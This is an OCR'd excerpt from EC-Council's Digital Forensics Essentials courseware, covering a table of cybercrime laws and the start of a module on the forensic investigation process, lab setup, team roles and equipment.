Italy	Penal Code Article 615 ter	http://www.cybercrimelaw.net
Canada	Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
Belgium	Computer Hacking	http://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Philippines	Data Privacy Act of 2012	https://www.privacy.gov.ph
Hong Kong	Cap. 486 Personal Data (Privacy) Ordinance	https://www.pcpd.org.hk

Table 1.2: Laws relevant to computer forensics

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the fundamentals of computer forensics. It covered various types of digital evidence and rules of evidence. It also discussed in detail various laws and rules to be considered during digital evidence collection. Furthermore, this module discussed forensic readiness planning and business continuity. Moreover, it explained the roles and responsibilities of a forensic investigator. Finally, this module presented a detailed discussion on legal compliance in computer forensics.

In the next module, we will discuss in detail the computer forensics investigation process.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 02

Computer Forensics Investigation Process




Module Objectives

One of the goals of performing a forensic investigation process is to have a better understanding of an incident by identifying and analyzing the evidence thereof. This module describes the different stages involved in the complete computer forensic investigation process and highlights the role of expert witnesses in solving a cybercrime case. It also outlines the importance of formal investigation reports presented in a court of law during a trial.

At the end of this module, you will be able to:

- Understand the forensic investigation process and its importance
- Understand the pre-investigation phase
- Understand the investigation phase
- Understand the post-investigation phase

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand the Forensic Investigation Process and its Importance

This section presents an overview of the forensic investigation process and outlines the need to follow a well-documented and thorough investigation process.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Forensic Investigation Process

The computer forensics investigation process includes a methodological approach to investigate, seize, and analyze digital evidence and then manage the case from the time of search and seizure to reporting the investigation result.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Importance of the Forensic Investigation Process

The rapid increase in cybercrimes, ranging from theft of intellectual property to cyber terrorism, along with litigations involving large organizations, has made computer forensics investigation necessary. The process has also led to the development of various laws and standards that define cybercrimes, digital evidence, search and seizure methodology, evidence recovery, and investigation processes. The investigators must follow a forensics investigation process that complies with local laws and established standards; any deviation/breach may jeopardize the complete investigation. As digital evidence is fragile, following strict guidelines and a proper and thorough forensic investigation process that ensures the integrity of evidence is critical to proving a case in a court of law.

The investigators must follow a repeatable and well-documented set of steps such that every iteration of the analysis yields the same findings; otherwise, the findings of the investigation can be invalidated during cross-examination in a court of law. The investigators should adopt standard computer forensics processes; this way, the jury can replicate the process whenever required.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Phases Involved in the Forensics Investigation Process

Discussed below are the different phases of the computer forensics investigation process.


- **Pre-investigation Phase:** This phase involves all the tasks performed prior to the commencement of the actual investigation. It involves setting up a computer forensics lab, building a forensics workstation, developing an investigation toolkit, building an investigation team, gaining approval from the relevant authority, etc.

  This phase also includes steps such as planning the process, defining mission goals, and securing the case perimeter and involved devices.

- **Investigation Phase:** Considered to be the main phase of computer forensics investigation, the investigation phase involves the acquisition, preservation, and analysis of evidentiary data to identify the crime source and culprit. This phase involves implementing technical knowledge to locate the evidence and examine, document, and preserve the findings as well as the evidence. Trained professionals perform all the tasks involved in this phase to ensure the quality and integrity of the findings.

- **Post-investigation Phase:** This phase involves the reporting and documenting of all actions undertaken and the findings obtained during the course of the investigation. It ensures that the target audience can easily understand the report and that it provides adequate and acceptable evidence. Every jurisdiction has set standards for reporting findings and evidence; the report should comply with all such standards as well as be legally sound and acceptable in a court of law.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Forensic Investigation Process - Pre-investigation Phase

The pre-investigation phase involves all the tasks performed prior to the commencement of the actual investigation. This phase includes steps such as planning the process, defining mission goals, and getting approval from relevant authority.

This section discusses all the steps that, together, form the pre-investigation phase.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Setting Up a Computer Forensics Lab

A computer forensics lab (CFL) is a designated location for conducting a computer-based investigation of the collected evidence in order to solve the case and find the culprit. The lab houses the instruments, software and hardware tools, and the forensic workstations required to perform investigation of all types.

1. **Planning and budgeting considerations**
    - **Types of Investigations:** Choose the types of crimes for the lab to investigate based on the crime statistics of the previous year and the expected trend such as criminal, civil, and corporate. If the investigation is for a corporation, then decide if it will be only internal or both internal and external. This will help in the estimation of the number of expected cases and allocation of physical resources as well as the budget.
    - **Number of Investigators/Examiners:** The number of investigators needed depends on the forensic case. Hiring trained and certified professionals is important for performing proper investigations.
    - **Equipment Requirement:** The forensics lab should have both forensic and non-forensic workstations for investigative purposes. A safe locker large enough to store equipment required for the forensic investigation should be available in the lab. This will help categorize the equipment stored on the rack and help the investigator locate the necessary equipment during the investigation. Safe lockers are also a means to keep equipment safe and protect them from wear and tear, dust, and other foreign particles that may hamper performance. Keep the unused equipment on storage shelves away from the main working area to keep the lab clean and tidy.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Software Requirement:** Ensure the use of licensed versions of all software required for the forensic investigation at any time during the investigation. Demo versions of forensic software are not preferable, as they offer limited functionality. Having licensed versions also helps investigators during a trial. Use a demo version if and only if it provides full functionality.

2. **Physical and structural design considerations**
   - **Lab Size:** Determining the size of the forensic lab depends largely on the budget and type of cases to be handled.
   - **Access to Essential Services:** There should be easy access to all the essential services of the lab, including emergency services such as the fire department and other emergency vehicles. It must also have access to shipping and receiving without compromising the physical security of the lab.
   - **Space Estimation for Work Area and Evidence Storage:** The lab must be large. There must be sufficient space to place all the equipment in the lab such as workstations and evidence storage.
   - **Heating, Ventilation, and Air-Conditioning:** The environment in the lab such as the humidity, airflow, ventilation, and room temperature also plays an important factor. There must be a high exchange rate of air in the lab in order to maintain fresh air inside the room and prevent unwanted odors in the lab. There must be proper cooling systems installed in the lab to overcome the heat that workstations generate.
3. **Work area considerations**
   - **Workstation Requirement:** A small-sized forensic lab generally has two workstations and one ordinary workstation with Internet connectivity. However, the requirement of forensics workstations varies according to the types and complexity of cases and processes handled in the lab.
   - **Ambience:** Investigators spend long hours in a forensics lab. Hence, it is of utmost importance that the ambience of the lab is comfortable.
   - **Internet, Network, and Communication Line:** Install a dedicated Integrated Services Digital Network (ISDN) for network and voice communications. A dedicated network is preferred for the forensic computer, as it requires continuous access to the Internet and other resources on the network. Dial-up Internet access must be available for the workstations in the laboratory.
   - **Lighting Systems and Emergency Power:** The lab should have emergency power and protection for all equipment from power fluctuations. Lighting systems should be arranged to increase the productivity of the investigators. Adjust lighting to avoid glare and keep the monitors at an angle of 90 degrees from the windows.
4. **Physical security considerations**
   - The level of physical security required for a forensics lab depends on the nature of investigations performed in the lab

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Maintain a log register at the entrance of the lab to record visitor data such as the address and name of the visitor with date, time, and the purpose of the visit, as well as name of the contact person. Provide visitors with passes to distinguish them from the lab staff and maintain an electronic sign-in log for them.
- Install an intrusion alarm system in the lab to provide an additional layer of protection and deploy guards around the premises
- Keep the lab under surveillance by placing closed-circuit cameras in the lab and around its premises
- Place fire extinguishers within and outside the lab and provide training to the lab personnel and guards on how to use them, in case of a fire
- Shield workstations from transmitting electromagnetic signals, which is common with electronic equipment. The solution is to shield emissions through a process the US Department of Defense has named TEMPEST. To prevent eavesdropping, TEMPEST labs use sheets of good metallic conductors such as copper for lining the walls, ceilings, and floor. Insulate the power cables to prevent radiation and add filters to the telephones within the lab.


5. Human resource considerations

- The overall success of a computer forensics laboratory mainly relies on experience gathering, knowledge sharing, ongoing education, and investment in human resources development
- Estimate the number of personnel required to deal with the case based on its nature and the skills they should have to complete the tasks
- Interview the appropriate candidates and recruit them legally. Ensure they have certification pertaining to their job roles.
- In the case of a computer forensics laboratory, key job roles include lab cybercrime investigator, lab director, forensic technician, and forensic analyst

6. Forensic lab licensing

- Forensics labs should be licensed by the concerned authorities to indicate trustworthiness
- The authorities provide these licenses after reviewing the lab and the facilities it has for performing investigations
- Some such licenses include the American Society of Crime Laboratory Directors (ASCLD)/LAB accreditation and the ISO/IEC 17025 accreditation

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Building the Investigation Team

The investigation team plays a major role in solving a case. The team is responsible for evaluating the crime, evidence, and criminals. Every team member should be assigned a few specific tasks (roles and responsibilities) that let the team analyze the incident easily. The guidelines for building the investigation team are as follows:

- Identify the team members and assign them responsibilities
- Appoint a person as the technical lead for the investigation
- Keep the investigation team as small as possible to achieve confidentiality and avoid information leaks
- Provide each team member with the necessary clearance and authorization to complete the assigned tasks
- Enlist help from a trusted external investigation team, if required


To find the appropriate evidence from a variety of computing systems and electronic devices, the following people may be involved:

- **Photographer:** The photographer photographs the crime scene and the evidence gathered. They should have an authentic certification. This person is responsible for shooting all the evidence found at the crime scene, which records the key evidence in the forensics process.
- **Incident Responder:** The incident responder is responsible for the measures taken when an incident occurs. This individual is responsible for securing the incident area and collecting the evidence that is present at the crime scene. They should disconnect the system from other systems to stop the spread of the incident to other systems.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident Analyzer:** The incident analyzer analyzes the incidents based on the occurrence. They examine the incident as per its type, how it affects the systems, the different threats and vulnerabilities associated with it, etc.
- **Evidence Examiner/Investigator:** The evidence examiner examines the evidence acquired and sorts it based on usefulness and relevance into a hierarchy that indicates the priority of the evidence.
- **Evidence Documenter:** The evidence documenter documents all the evidence and the phases present in the investigation process. They gather information from all the people involved in the forensics process and document it in an orderly fashion, from incident occurrence to the end of the investigation. The documents should contain complete information about the forensics process.
- **Evidence Manager:** The evidence manager manages the evidence. They have all the information about the evidence, for example, evidence name, evidence type, time, and source of evidence. They manage and maintain a record of the evidence such that it is admissible in the court of law.
- **Expert Witness:** The expert witness offers a formal opinion as a testimony in a court of law. Expert witnesses help authenticate the facts and other witnesses in complex cases. They also assist in cross-examining witnesses and evidence, as various factors may influence a normal witness.
- **Attorney:** The attorney gives legal advice about how to conduct the investigation and address the legal issues involved in the forensic investigation process.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding the Hardware and Software Requirements of a Forensic Lab

A digital forensic lab should have all the necessary hardware and software tools to support the investigation process, starting from searching and seizing the evidence to reporting the outcome of the analysis. Familiarity with the investigation toolkit makes the entire process quicker and more efficient. A sophisticated investigation toolkit that includes both hardware and software can reduce the incident impact by stopping the incident from spreading to other systems. This will minimize the organization's damage and aid the investigation process as well.

Hardware

- Two or more forensic workstations with good processing power and RAM
- Specialized cables
- Write-blockers
- Drive duplicators
- Archive and Restore devices
- Media sterilization systems
- Other equipment that allows forensic software tools to work
